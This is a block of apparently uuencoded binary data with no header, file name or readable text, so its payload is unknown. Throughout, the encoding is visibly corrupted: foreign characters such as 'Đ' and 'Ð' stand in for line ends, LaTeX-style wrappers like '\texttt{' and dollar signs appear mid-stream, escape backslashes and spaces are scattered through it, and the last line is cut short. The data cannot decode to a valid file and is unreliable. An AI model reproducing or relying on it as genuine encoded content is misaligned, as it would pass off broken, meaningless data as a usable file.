MXT";0+60)&D%;2S51I.D!;315&LFR0C0FJDVG"3#0!M.M<\$D*4`;3+5C! 7)D MD8-:K6Q#+ADER4%MLD:V(9>,DF2?-JFV(9>,DF0W:'NIMHLDVT';1;5M)-D"D MVC:J;2;)1M\V4VT#27I!VT"U=219#=HZJJTBR3+05E%MZ<2D/.P6\[644CT'D M)QZJG8#T4*2#(&V`=%!D!DFF@3.#.E-),AFTJ52;1)+QH\$VBVCB<I3%`C:-4Đ MJV:61@'22I\$6["H2A!8JC,"8"8015!BF\$0:!,(P*A28S>D#+\$Y0W<F!B9DB;D

MJ9&?DFM\$-9E^;4;]E\$P@>H!\8P2A;\$,N\$"7)3G!V4V<[2;:"MIUJ6TBR";0MD M5-M(DO6@;:1:+TG6@M9+M=4D60'::JHM(\D2T)91;3%)ND%;3+5.DLP&K9-JĐ M;229#EH;U::19`IHTZ@VF2030)M,M?\$D&0O:>*J-(<EHT,90;11)FD\$;1;61Đ M)!D.VDBJ-9%D,&A-5!M\$DF/?:;5!5#OZ'?D^J4W6R#;D\$E.2'-`FU3;D*E.2Đ M[`6M;\$,N-"7)+M#V4&TG2;:!MI-J6TFR&;2M5-M\$D@V@;:+:>I*L`VT]U=:2Đ M9!5H:ZFV@B1+05M!M24DZ0%M"=6Z2=(!6C?59I-D!FBSJ3;]._C%3"IOTRDUÐ M!6-)X\$RAS@2,Q0\$R@2)C,68%9"Q%1I.Y8@%G-'6:L<,(<)JI,YQT&`;4<\$H-Ð M)DD!U&!*'1LF7R"'M5K9AER22I*#VJ3:AER22I)]VF2E;\$,N29V85'_K"-1>Đ M2NW"6#LXNZBS#6, M@&RCR&8R>8W@;*;.!I+T`K6!4NN06@W4.DJMPE@9.*NHD MLQ1CQ8`L_5^V[C^LZOK\X_A1`5%025%145\$14=%P8T5%DXH6-41*+&K8T*AHD MN45%AL6,)14V6%:HE%34[(J4BM(U*BU6K&A2:E&YLE*S_)&H&:4MZ[OWN<_WĐ M ;PZ]^Y NEYS]R.?BGX4.!MF9+EFI2JRW(R<KUFQBIQO1A9I5J`BB\S(?.-MĐ MD*LZ\\W.'\$-FJ=0<,S53IZ:KU\$PS-4VS%-699G8F'_KI^TF)JC#9+\$P(,W\$JĐ M+\',BPTS\$:HMUFP+A)FC!\/;`F9;ST'].<9P)@?&BTL/JH?T]G!6&SPP7EFJÐ M69>*#!X8KRP]^+^_.#I4YV:SL]V0ZU5JNYG::L@65=MJUC8;<I6J;39K&_4;D MHUZE-IJI=?IGM49UUIF=U9I5JLAJ,[+"^.&5J<X*L[/4D"4JM=1,+39DH:HMĐ M-FL+#)FG:@O,VMR#/_W=E*TZ<\W.K#"3H0JSS,+T,).JVM+-MI0PDZ3:4LRVĐ MQ#~3K]H2S;:X,!.MVN+,M@C]R^K8@?"\"#/OZ~'%#H4S.3!>-:K9KG!6&SPPĐ M7C6JV585&3PP7C6J6:>*[#(C.S1K4Y\$=9N1ZS=:IR/5F9(MF32JRQ8Q<I5F#D MBEQE1M8?,-[-4YWU9F>-(:M4:HV96FG(<E5;:=:6&7*^JBTS:TL.J&=SD4HMD M,5,+-<M7G85F9Y[1F:,Z\\S.;\$-FJM1L,S7#D&FJ-L.L335DLJI--6N3#)F@Đ M:I/,VGA#QJK:>+,V6K])`BHUVDP]UJU^?_1TAW<&#XP7E'8;[^F%R]K@C?&RĐ M4D-N"Y?+@C?&BTN[? K8WJPZMYJ=G6&F715VFH5M8:95M;69;>NZU<]^L\I;Đ M9^8U:=:H"IO,P@;CY[!.=3:8G4L-6:U2EYJI58:L4+559FVY(4M5;;E9.]^OĐ MQ:IVOEE;9,@"55MDUN:'0?5S56>^V9D39K)488Y9F&D4IJO"3+,PS9`IJC/-D M[\$PV9**J339K\$PP9IVH3S-I80T:HVEBS-F#(H O#:P-F;< ^ Y7[PV5M\,9XĐ ME:DAMX?+9<\$;XX6FANQ2M<\$;XX6FANQ0M9O-VG9#KE>U[69MJR%;5&VK6=MLD MR%6JMMFL;31D0:IM-&OK#%FC:NO,VFI#5JK::K.VPI!EJK;"K"TU9(FJ+35KĐ MBPU9J&J+S=H"0^:IV@*S-M>0V:HVUZS-,F2&JLTR:],-F:IJT\W:%\$,FJ=H4D MLS;1D/&J-M&LC3-DM*J-,VLC#'GLR_#:"+/VZ)?&IPW#96WPQG@9JB%WA<MEĐ MP10C9:B&W*IJ@S?&RU!_*N5_>:A2N\S4#LW:5&>'V;E>LW4J<KT9V:)9DXILD M,2-7:=:@(E>9D?6:+561]69DC695*K+&C*S4K%Q%5IJ199K-5Y%E9F2)9D4JD MLL2,+-OL7T46FI%YFN6HR#PS,ENS3!69;49F:):F(C/,R%3-DE5DJAF9I%F"D MBDPR(^,UBU61\69DM&8!%1EM1A[;IUC/OO#(X('Q:E+-]H2S9<\$#XZ6DFFT+D M9W) @ O(Y4L TJ <JL9V : E9NXKL-"/;-&M5D6UFY#K-FE7D.C.R2;-&\$=ED1C9HDM5J<B&\S(1915J\BE9F259A4JLLJ,+->L5\$66FY'S]ZD/6Q2KR/EF9)%F!2JRĐ $MR(S,URQ71>:;D3F:9:G('#,R4[-T%9EI1J9IEJ(BT\S(9,T2562R&9F@69R*D)])$ M3#`C8S6+4)&Q9F1`LZ-[PR,#9F3/7L7VA[-EP0/C5:.:;0]G<F"\<%2S+A49Đ M/#!>-:I9AXK<;\$:V:[9>1;:;D:V:M:C(5C.R6;-5*K+9C&S4K%Y%-IJ1=9K5D MJ,@Z,[):LTH566U&5FA6IB(KS,A2S4I49*D96:Q9H8HL-B,+-,M3D05F9*YFÐ MV2HRUXS,TBQ#16:9D>F:I:K(=#,R1;,D%9EB1B9J%J\B\$\W(.,VB562<&1FQD M5 U!=6Q/>&2\$&7ETC X\$8#A;%CPP7OP)D]ST7`C ZWOLL\]JG"K*@P>&* YĐ M "G[\A.%=EE1G88LDVE=IBIZW7J.I6ZWDQMT3^93:JSQ>Q<970VJ,Y59F>]D M(9>JU'HSM<:05:JVQJRM-&2YJJTT:\L,.5_5EIFU)88L4K4E9FVA(?-5;:%9Đ MFV?('%6;9]9F&S)3U6:;M1F&3%.U&69MJB&356VJ69MDR`15FV36QNO?);\$JÐ $\texttt{M-=Y,C=8LH\#JCS<YCN_^WLV=W>\&?PQGC9IR'WA$NY,5[V:<AMX;(V>\&.\[-.0D]) }$ MFU7M5K.VTY#MJK;3K&TS9*NJ;3-KUQFR6=6N,VN;#-FH:IO,VH;=ZF%9IU(;Đ MS-2EFE6KSJ5F9Y716:\$ZJ\S.<D.6JM1R,W6^3BU6J?.-U-]>_N?/Y[P6_-*YĐ M2Z*"7]`UWJWJJ.`7>1WAUAVRQK""7RKV+W*7'@A]T=RHP"ENC>L;_+:SW;I=Ð M[LY#S&1=@KT2^SOL@N"WR=VMB\$16-78Y=B7V";<JY*X9\2SK!>P;V\$YL\`MUĐ M+I2[CQ\$[6?NP1[\$_8/OU"@06R-W`7EX,88WJY>VD7MY.Z^7MJ6[=*'<S\$.<BD M+D\$4(DK<*I6[ZQ`W(^Y`W(U8[M;OY6XEHI'5A'T>^Q(V^)6*?R=WG8@MK']CĐ M=V/W8X-?P/9JN?L!T;NW7P-Z>SNJM[=)O;T]T:UBN4M'G,+*QL[&7H:]QJVYĐ M<O<'Q(VL1=A[L'780[IU>>CG!?\$4JQ7[)O9M[,=N_2;T*P=Q\$!'HXT5D'R_BD MW2H(_2KIP^^M/EZ<C,A\$_-JMV7*7AYC-*L)>CUV`O<.MB^3N;L0]K`>Q:[`MĐ $MV%? < FBEW[8@W65W8S['[L-^YE2MW/R+Z1/@U,,+;L1'>)D=X^W.WSI6[#,3ID]$ MK!SLI=C+L;\/?HEGN;L!<3/K=NS]V'KL\$VZ=%7J6(%Y`_`NQ"?&)6UER]SGBĐ M\$*)7I!=1D5X,=>MTN1L9Z<58UN1(;T_#9F%GNG6JW.4C+F458V_"WH)=XM;)D $M<O<7Q/VLA['/8-=A7W,K7>XZ$&^QMF+W8@]@?W!K>N@I$.5%7];@*&\G1'F;D$ MUO%RMPNQE]6#C>SK;?^^WHYP_QPO=V/Z>C&!-:VOMS.PV=A9[I]CY:X`,8=5D

M@EV(782M=?],E+O[\$"M8CV'78ENQ;[A_C@C]N8#8PMJ&[<8>QO:*#@2&R5U4D $MM! < QK\&'1WDZ,]C8UVMO3W!HB=V>Z$2?K?,3EB"L0-[@U(/1[G^^C@G47MA[]D])$ M\$+;9K?YR]RSB>=8_L.]@/\!^X59?N?L2<8CU/3:VG[?']?,VR:T(N3N^'\\#Đ MUB_Z>?LK[*^QE[G52^Y^BRAF78>MQ-Z!K7/KQTCY08!XF/4D]D7L*]BWW?I>Đ M['O]_%MF.^(KQ+>(2/>?CXKHW]]_'X-8(_M[.Z6_MVG]O9WAUC=BLQ'GLO*QĐ M5V)_AUWHUF&QBQ"+67_!/H)=A5WKUD&QK8@-K`[LO[&?8+O=VB_V,.((JW>,Đ MMT-BO\$V(\7:B6WO%IL9X,9V5B3T?>O%VKEM?B"V)\6^9&O%5B"6(>K<^\$ \$0Đ $\texttt{MW} = \texttt{JQ$N(-L0FM[:+Z$+L0!Q&'$\$$Q08"'XN(B?4B(9:_*\?R=^58+TYWZT,1D)) }$ $M9R)F(HH05R+*W/I`Q$+$G8@5B`;$&K>Z1+0@-B$+>1KR+V.G6*A*[8_W/;@\BD$ M?=@5V,>P:[&MV#?<>E5\$)W8+=ANV&WL8VVM@(/"*B*B!WL8,Y'D_D.?]0)[WD M`WG>N[5>1!;V;&P>=B[V*NQ-;KT@XA;L;=B[L2NQC=AGW'I>Q#KL"]AV['08D]M#[%[W5HKX@#V:^R/V\$&#O(T?Y.T\$MUI\$I`SR=NH@;S,&>7LN]@+L'+>>\$C\$/Ð $M>S7V!NQB; #5VA5NK131@'\4V8S=@7\5N<>L)$>]C/\)^@3V"/8:-B0L$5HF(D)$ MB_-V:)RW27'>3H_S]J0X/L[@UJ,BSL/.Q%Z&O19;BKW-K8=%5&&78.NPCV-7Đ M8U]P:Z6(EQ\$;\$=L0.Q"'W*H7<031^SB>]\?Q0#^.Y[U;RT+/>[?NDW4*XCS\$Đ M3,3E;MTC=U>X52.K%/\$GQ)V(96XM";W-W;I3UA.(5L0&1*=;B^7N7;<J97V"Đ M.(CH0?09'`C\4>ZB!_L?^=#!7IPPV(LI@_F(B%NWB)B!R\$7,0<Q#7._6S2(6D $M(\&YEW8E=@6W`KG\&K+/2\1VQ`O(UX%['3K>M%[$;L9QW!1@_Q=L`0;Q/=^H/8Đ))$ $M<4-XW@_A>8_(1LQRZ]K0\]ZMDM#S'EN"78A=A*UUZTH1=8A'$"V(OR':W9HGD)$ M8B/B?<1NQ'[\$]V[]5D3O>#ZR\$^_%F'@O)L1[\3.W"D._GA'9B-F(RQ#7N'5IĐ MZ-<SXE9\$#>)>1*-;%XMX'/\$<XC5\$!^(#MV:)^(*[(]P=XRYF:""0%WI>#?7_Đ MYM%#O9@VU(N?#_7B3+?.%W\$A=_.XNYJ[!6Z=)W=W<+><NY7<K7;K'+E[AH+UĐ $MB+<0[R!VN)4=^K$AOD9$#/.BWS^O$MPZ0\3H8;S_,8R/1R"R$#/=^J6(?,1<\pi AB)$ MQ`V(FQ%WNG6:B#\CZA%/(IY&;'`K0\2KB\$V([8C/\$3UN_4+\$=XBHX5X,'^Y%D MXG`OIKCU,Q%IP_EX\$^("Q"S\$/+=.#/U9BRA#W(&X&_&`6ZDB'D:L0:Q'_ $MV:U)H?>M$\#L17R..(OHF!`(GB(A-\A)$@A>3$[PX,<&+7[HU0<19B#S$7,15D]]$ $\label{eq:mb_occupation} $$MB\)O<2@K\]_0IQ^Z\(>\1"BV:W1\(IY^O\(SAA.A"?.;62!\%[$-\@HD9X$3/"BY^ND)$$$ M#1<Q=H07J2.\.!UQ)N)"M^)%7(RX`E&&6(BH=NLX\$;6(!Q%K\$"V(5]P:**(=Đ ML06Q\$[\$;\:U;,2*^1T2/]&+\$2"_&C/1BJEO1(GXVTHL9B#S\$;\$2Q6Y\$BKD\$LD $MO-R*J$\&L=*NWB$; $4XB7$: \AWG'K_R*"W_8!8A?B&\1_$/U&!0+'1`P<Y<6HD$ M45ZDCO)B^B@OLMSZ3L39B(L05R!*\$#>[]:V("L02Q(.(1Q!/N_6UB+6(-L06Đ $MQ/N(S]TZ)&(?X@@B.I&_'R3R]P.WND6,2_3B!-;T1&_/Q)Z\#O=BM?6)_@RABD$ $M78NMP/X)N]2MW6*7(1YD/8Y]'OL2]E]N[1*["='%^A1["/L--F)T(+!#;+_1Đ]$ $\label{eq:main_main_substitute} \texttt{M7@QDC1C-VHTSZO1/*_<^D3L68@<UBQL,?8:;+E;'XG](^)V5BWV8>Q?L<^YD }$ $\texttt{MM57LWQ'MB}/<0'R+VNO6>B`.(KUD_8@>-X?W!,;P_Z-8[8E/&>\#&5E3&&]P>QD \\$ M%V#GN+5)[#S\$U:P;L(NQU=@5;G6*;4`\RFK&;L"^BMWBUIMBWT=\Q/H">P1[Đ M#!LS-A!X76S<6-Y?8"6-Y?W!L;P_.);W!]UZ3>QYB)FLR[#78DNQM[G5)K8*D M<2_B,<03B.?=VB#B)40;:R-V&W8']I!;+XK]!O\$?5F22M\.2O!V5Y.UDM_XNÐ M]LOD+])9,[!YV-G88K?6B;T&\0?60NS=V'NP#[OUK-B_(II8:['MV#>Q6]UZĐ M6NS'B)VL;NR/V#[CO!WLUAJQP\=YD<B:.,[;C''>GH[-=:M)[(6(RQ'7(<H0Đ $\verb|MB]UZ7$0UHI95CWT2^S1V@UN/B7T5\\0;K'>QGV\#W8(VX](O88HM=XOV+'>SMZÐ)$ MO+?CQWL[W:T&L2<A3F/]"GL)MA![K5L/B"U%W,2JQ-Z+78Y]W*WE8E<CGF&]D $MB-V(W8S]U*W[Q>Y"[&7U8",G//'3"7S\U*VE8L=,\&+*!"\R$6<@MRJ*3$;D$ $M,0]Q(Z(<<9=;=XNH03R^6(UX!O&R6W>)^"=B,V('X@O$-VY5A=[FB+[)7B0DDD)$ $\texttt{M_H9]'; L1^Z\$; Y6(_1>QB'<0\&CO<V\backslash GAOX] VZ2>R(X[T8PYITO+>G8F=@+W\#KD) }$ M!K&S\$`6L*[!EV(78:K>N\$UN+N(_U\$/9I[%KLJV[-%_LFH@OQ.6(?XCNWKA\$1Đ M?&\$52,2<X\$7B"5Z,.&+-+>N\$C&#NSSN9G-7[-85<G<C=U7<+>&NWJTBN7N\$D $M@M6(EQ!MB$UNSOG]&8_8@3B,.(*(FA@(7"9BP00B;R^9Z)?+YG(I_0<>L2D)$ M>%ZE\+QRZ]>AYU6*_PS1A!3_4=UI*7S\#YN-G>56CM@"Q)P4___'=\$NQ"[")LD MK5MGB[T/L<*M,^7;'L.NQ;9BWW!KAMQU\OUN<2M3OFT;MAM[&-MK4B!PBMQ%Đ M3?+?;XQ;)\FW#90\$YWLF\?F>27R^QZV?RUW6)%]ZMEMILO*P<[%786]R:ZK<Đ MW3*)CT<@ZA\$/(9K=FASZ.QQWG=QMX6Z[6Q/E[B!W@<D\KR;SO'(K6>XF3/9WD $MZ=R=PEU.<,G=)=R5</=[BK<&B-W?^:N@;M'N6MQ:Y3<O<+=9N[>XVZ76PFAD]=R5</=[BK<&B-W?^:N@;M'N6MQ:Y3<O<+=9N[>XVZ76PFAD]=R5</=[BK<&B-W?^:N@;M'N6MQ:Y3<O<+=9N[>XVZ76PFAD]=R5</=[BK<&B-W?^:N@;M'N6MQ:Y3<O<+=9N[>XVZ76PFAD]=R5</=[BK<&B-W?^:N@;M'N6MQ:Y3<O<+=9N[>XVZ76PFAD]=R5</=[BK<&B-W?^:N@;M'N6MQ:Y3<O<+=9N[>XVZ76PFAD]=R5</=[BK<&B-W?^:N@;M'N6MQ:Y3<O<+=9N[>XVZ76PFAD]=R5</=[BK<&B-W?^:N6MQ:Y3<O<+=9N[>XVZ76PFAD]=R5</=[BK<&B-W?^:N6MQ:Y3<O<+=9N[>XVZ76PFAD]=R5</=[BK<&B-W?^:N6MQ:Y3<O<+=9N[>XVZ76PFAD]=R5</=[BK<&B-W?^:N6MQ:Y3<O<+=9N[>XVZ76PFAD]=R5</=[BK<&B-W?^:N6MQ:Y3<O<+=9N[>XVZ76PFAD]=R5</=[BK<&B-W?^:N6MQ:Y3<O<+=9N[>XVZ76PFAD]=R5</=[BK<&B-W?^:N6MQ:Y3<O<+=9N[-XVZ76PFAD]=R5</=[BK<&B-W?^:N6MQ:Y3<O<+=9N[-XVZ76PFAD]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W?*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&BW/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[BK<&B-W/*]=R5</=[B$ M<NP?L35NQ8J]%[&<]2CV.>S?L:^[U4_L1L1FUD?8_=BOL(%4]Y_%1J9ZT9\UÐ M-)7/5Z3R^8I4/E_A5I_0LQB1S9J)+<)>B2US*R!V(6(1:PGV0>PCV*?=^J&/D M_-F#:&6]ANW"_AN[QZW_B.U&'&;]@!TXU=LA4[T=[]81L1.G\O\$UULE3O<W!Đ MGH\M=*M'[%S\$5:SKL;=C[\(N=^LKL2L138@7\$"\CWG+K@(AMW'5S=YB[7M,"D

M@2_E+FJ:_S</F>9%\C00)DWS(L.M/2+.X:Z`N__R=-_A/=UO',:_1NU2'5JKĐ M=%*E\$7LD\$F)G3R)DD(20A%@QJ]2,EJ!FT+34BEFCMFBC);5'C5(SJORH&K7UĐ $M]WC.]=S_W9>^7P3U.=]S3D<W=LE2!;H;SNX+=M/894M=TMT:=KGL]K`[+G5>D$ M=Z?Y2J\B'B">(DJ[N5QG5;SB9J*J&^\KW'A?X<;["JG3SL_-S:Y6?MA.V%[8Đ M%.P(J=_4CL:.QT[#?HM=BMTD=4SM-C>[:N1B?\6>Q5[\$WI8ZK/:^FUVM'F-?Đ MJLO]=%WNI^MR/RUU0*U;7?MQ&]3E?AH;A`W'QDOEJTVJ:U>K5.Q0;`9V*G:AÐ MU"]J%R&6U;5?M?78/.P^["FI/+7GL)>P-['/L47<N9^6VJWV37?NI]WM5ZV&Đ M._?3[MQ/8_VD=JH-QD:XVZ]:'+8_-AT[7FJ;VLG83&P6=B5V'397:K/:/=A\D M=_L5/X&]BKV!?2RU4>U_V#+UN)^NQ_UT/>ZGI;Y7X<TNF%T\$NP2I-;KK7<^^Ð $\texttt{MYW3\$1,27B/E2*U7DL-O.;C>[PU++=7>>W6UV]]D5K>]R+='=:_4YK^1S7M7GD} \\$ $\texttt{MO)):} \texttt{I\#O/^O:} \texttt{5MJ+L='8'MC^4MEJTQ$CJ`G8.=@$V)} \texttt{52"]} \texttt{2N0VRB=F./8D]} \texttt{BD}$ MKTK-4WL#<9MZ@BW3P&SY!F:K2\U6^T\$#\$[6HA@W,ML7Z8KM(?:4V!A%/]<5^D MAAV'_4IJFMJYB(74<NQ6["[LP1=_5>TQQ"GJ,08>]A&V1\$.7:[+:EQN:>)6JD MVI#SOB'G?4/.>ZF)SGF/*,Z87MA4[`C7NR<\QXQGIJ&_1:[%+M):HQSWB-RĐ MJ5^Q9[\$7L;=??)MSWB,>4R\UXKQOQ'G?B/->:H1SWC?B^2GEAOW"AF/CI88ZĐ MYSTBE1J*S<!.Q2Z4&NR<]XAEU'IL'G8?]134`.>\1URB;F*?8XLTYKR7ZN><Đ M]XTY[ZD:C3GO&W/>8_VD4ISS'A%!Q6'[8].QXZ5Z.^<](I/*PJ[\$KL/F2O5TD MSGM\$/G4">Q5[`_M8*MXY[Q%%FUB5:V*V>A.S'S0QVT`J3FU31`NJ`[8+-@:;Đ M*A6M=@!B"/4Y]BOL7.PRJ2BUJQ#?4SNP![''L)>D.JO]\$_\$_Z@&V1%.S+S<UĐ M6T4J7.T[34U\2+DW-=L*VPX;(16B-@H12_7!CL".QF9*!:J=B9A'?8?=A-V&Đ ${\tt MS9?R4WL} \ (\ {\tt <9PZC[V-O8\backslash MVLSEZJ"V9\#,39:F*S<S6:F;6K9G9\%E)MU?H@VE.AD}$ MV'AL\$G:(E(_:D8@,1!8B&[%&REO%3G:'V!UG=UG*4W?7^)YO4@^Q)9N;+=O<Đ M;%6I9FK?;<YY0-5K;M8'VQ[;2:JQVJZ(."H9.Q([!CM-JH':68@L:@GV!^QVĐ $M[*]2[FH/(XA;B'N(@I[N*R;J"CO8;MW/6Q7P\-VC:0^UEUS#WY_$9&(:$2*D)]$ $\texttt{M5\$T5}_1\&\texttt{C\$})\texttt{F(F8C\$4A}\texttt{X]}^\texttt{SL}\texttt{MCM8W} = \texttt{ZEWGSS2[A^R>L2OCZ7)5TUUE3]O5D}$ M]K2=NZ?MO*6JZ"Z072R[!'8#I2KJ;J@GSR.H2=AYV*^QJZ4J.#\WQ&;J)^QQĐ $M[\&GL-:G7G.<1B\#04,VS9\&CR/:,'S"*E7G.<1+7@>035NP?,(K\#^VJ]3+SO,(Đ)$ $M1"*5AAV#G8"=)57*>1Z!R*9RL-NQN[&'I8JK/8$X0Q5@_\4^P9;R<KF*JBWGD$ M9>)UJIJ7V;I>9AMZF6TM54AM!T0`%8GMC>V+_53J>6&]EB\$F4C.PB['+L9NED MGJC=@?B1.H#]`WL9>T?JH=H'B*=4<6_>EWGSOLR;]V52]]6Z>YMH1+7\$AF`[Đ M81.E[JCM@^A'#<=^@9V&S9;Z6^UWB!741NS/V%^Q9Z3^I_8\X@KU-];5DN?/Đ M+7G^+/67VHHM3;Q-?=22]V58+VR`U%6UH8C.5`_L0.Q0[\$2IRVJ_1\$RG%F!7Đ $\label{eq:m8} \texttt{M8]=C?Y2ZH/87Q'[J)/8:]B;VJ=0YM85:F2A&E6_\$>=^*\\[X5Y[W4\&;7-$=Z4D]]$ M+[8K-@[;3^JDVD&(8=0X["QL%G:%U'&U:Q`;J%W8P]@3V"M21]3^A;A%/<*6Đ $\label{eq:marker_marker} $$M\c^{s}:SL^{t}UU('U';[G8Z(F5=_'';\&ML!VQGJ5_5=D-TIU*PGV(_QTZ7VJMV-F(^D=0))]$$ MM12[&;L#NU]JC]HCB-^HB]@[V`?88JU=KA_5EFYMXA6J<FNNEZVY7K;F>BFUÐ M2VT;1\$<J')N([8,=)K5=[2C\$6&HJ-AO['7:#U!:UVUK;T[R?\$2<19Q\$WI#:IĐ MN(-XABC;ANME&ZZ74NM5?-3&1(,V)MH@.B(BI=:JB\$7T08Q`C\$9D2JU2,;,-Đ $MG^^QWV$W8;=A\Z56.+_GB+.(FX@[B$)M7:ZE*HJUM1^MM-1B_;8*;<W6:&NVD$ MV+^DYNCN%08N]CFV7#NSK[<S^Y[43-W5;&>V83N>AR%\\$5VDIJN(020C1B+&Đ M(*9)3540"[\$(L0&Q!; %7Z@L5!Q!'J7/86]B[V,+M7:Y):HNW-U&&>K.]V9KMĐ MS=91;]9#:KS:EH@`1`PB'C%`ZG,50Q#C\$+,068@54I\YYSUB.^(`XBCBHM1(Đ MF506=B5V'397*DWM'D0^=0)[%7L#^U@J5>U_B#(=>7[?D>?W'7E^+]5'1:..Đ M)GP088A(1"^17BK2V4UD]R6[^5()NLMAMYW=;G:'I;H[G^'8W69WGUU17Y<KĐ M(_8A#B+.286JN"05I/6GK[U)NH,MXF>VA)_9-Z7\553Q,_N.G]G:?F8]L:VPĐ $\texttt{MP5} \, (\, = 541 @ \texttt{H["]} \, \texttt{V'3L".QDJ78J,K\$SL=G8==A-V\#U2K57D^_'Y\$'\$-<1/Q5*JED })$ MBB+^/&_R-U'-W\3[_B;J2[50T0S1!A&!B\$+TEFJNHJ^__8P&^ML_;3,*FXF=D MB5TLU43%<NQJ[!9L/O80]@^IABHN8Z]A[V*+!G!>!7!>2=5SSJL`L^\&F*T3Đ M8+8*U@<;(N6F(HY=?W;I[,9+U79^?]DM89?#;JO41[K;Q^X,N_/L;DE]J+MGD $M[,H&\ODJD,]74N\Y]YR!/\#]EUXY=A%1UW26P&\QN.+L,J:JZFQ;(YV?$*L3WD)$ MB-U2E53L110#7\$'\A7@H]:9SQB)*!9FH'&2B>I`)-ZG7G3,VB/MI1`BB\$R)1Đ MJKR*%,00Q"3\$%,0"J;(J%B/6('(1>Q#'I4JK^!UQ%?\$`\111.MCE*J'BU6`3Đ M58-Y7Q;,^[)@WI=)O:2B`R(,D8#HC1@J55C%IU+_%7I1GV.G8+_&+L:NEWJJĐ M8K/4(ZT=V+W8T]@_L#>E_E5Q!_&`KZ!PB-G70LR^%6*VAM1=W=4.,>L>8E^!Đ M!]8?&X*-D[JMNT3L`,18Q"3\$'*F;*A8@5B"V(7(1AZ2NJS@N]:?6:>P5['WLD M8VS)4)?KBHJR4A>U7@OE>4FH6;=0LPU"S?I(_:&B/<(_U+Z"SM@D;"IVI-3OĐ MNAN#G<!7,!V["+L,^X/4*=UMESJAM90093_V'/82]A^IHRK^13SA>RD690;-D M,+-5PLQ^+'5(=W7#S'HB`A"AB.Y2^U4D2>W3&H@8A\A`S)7Z67<+^3\$64:NQĐ

MN[!YV&-2/ZD]A3A'7<,^PC['OASN<N6JK1)NNSKAMJL7;KN64CMT%\ONCETBÐ MNT%26W4WEMU,=0/8+9?Z07>KP^TKW8;8CSB"N""U044!X@ZB2`2?KR+X?"6UĐ MSOFY19AXAZH=P><K; "MLL-1JM1&(*"H1FXX=@9TLE:,V\$S&3RL:NPV["[1%:D $MIC8?<8@Z@[V!O8W]3^H[M44[F2A)O=[)[`>=S-;J9+:IU+=J6R!\J`!L##8>D$ M.T#J:^?/-+L9[.:P6RHU7W>;V/W";C^[WZ7FZNX"7T\$!=1M;J+/98IW-OB\$UĐ M2VVESKP/H&IUYGX0ZXT-E)JA-@P12<5C!V&'82=)9:J=@IA!+<2NP6[`_B3UD MI=J]B\'/4*>Q?V%O89U(9SK4LDO<!U*N19M^+-%LSTFQCJOG.MOS1DO+#=L-VD $MQZ9)C54[\&\#\&<\&H^=C9V/S9$:K78M8B.5BSV"_OU;(/6IVNN(OZG'V-)=S+[2D])$ MQ6PUJ>%JW^_"^P"J01>>_V\$[8B.EAJB-102@4K&CL&.Q,Z0&J9V#6\$`MPV[!Đ M[L0>D.J0]BCB)'4)>Q?[\$%L\RJ7_?=QBKC)10`^@JD1QWD=QWD=QWDLEJVV+Đ M*4BL\#VQR=CA4DEJ/T., HS*QWV"78\#=*):K=BMA\\$Y6-_QU[_BW50^T]Q".J\D M:%>S;WOU6ZFKV8^D8M5^TI7W`50+;"`V#-M#JIO:7H@4:@AV\$G8*=H%4%[7?Đ M(I92WV-_PN[%GI3JI/8LXB+U/^PS;.%N9LM+A:FMT(WW`=2'W<PV[F;6`^LKD M%>Q\%D"\$4['8-.Q@[#BI`+49B*G4/&P.=BUVEY2OVCS\$/NHXM@!['?M(JKW:Đ MYX@BT3R/B.9Y1#3/(Z)Y'B'51FT3A"?5'AN)C<:F2+52VQ^13HW!SL#.P2Z5D M\E*[\$K\$\d8\XA/A\RD/\%9<1M1\\$\8KI<Q7\^EFCK7RQ@3-6),-\\$\X(ORD&JD(\D $M1D0C^B(\&(CZ7JJ)B(F(F8@DB![\$5JJZ*78C]B'.(2XA_I.HXG^{116})-O!YKD)$ MHF*LB9I2M534B371#.&+"\$+\$2-50\$8](0XQ!3\$#,DGI?119B&6(+8B?BP(MRĐ MSGO\$><1MQ'U\$T3B7ZVT5)>-,5(CC?4\<[WOB>-\C55F%-\(?\$8WH@>@O]9:*D $M = 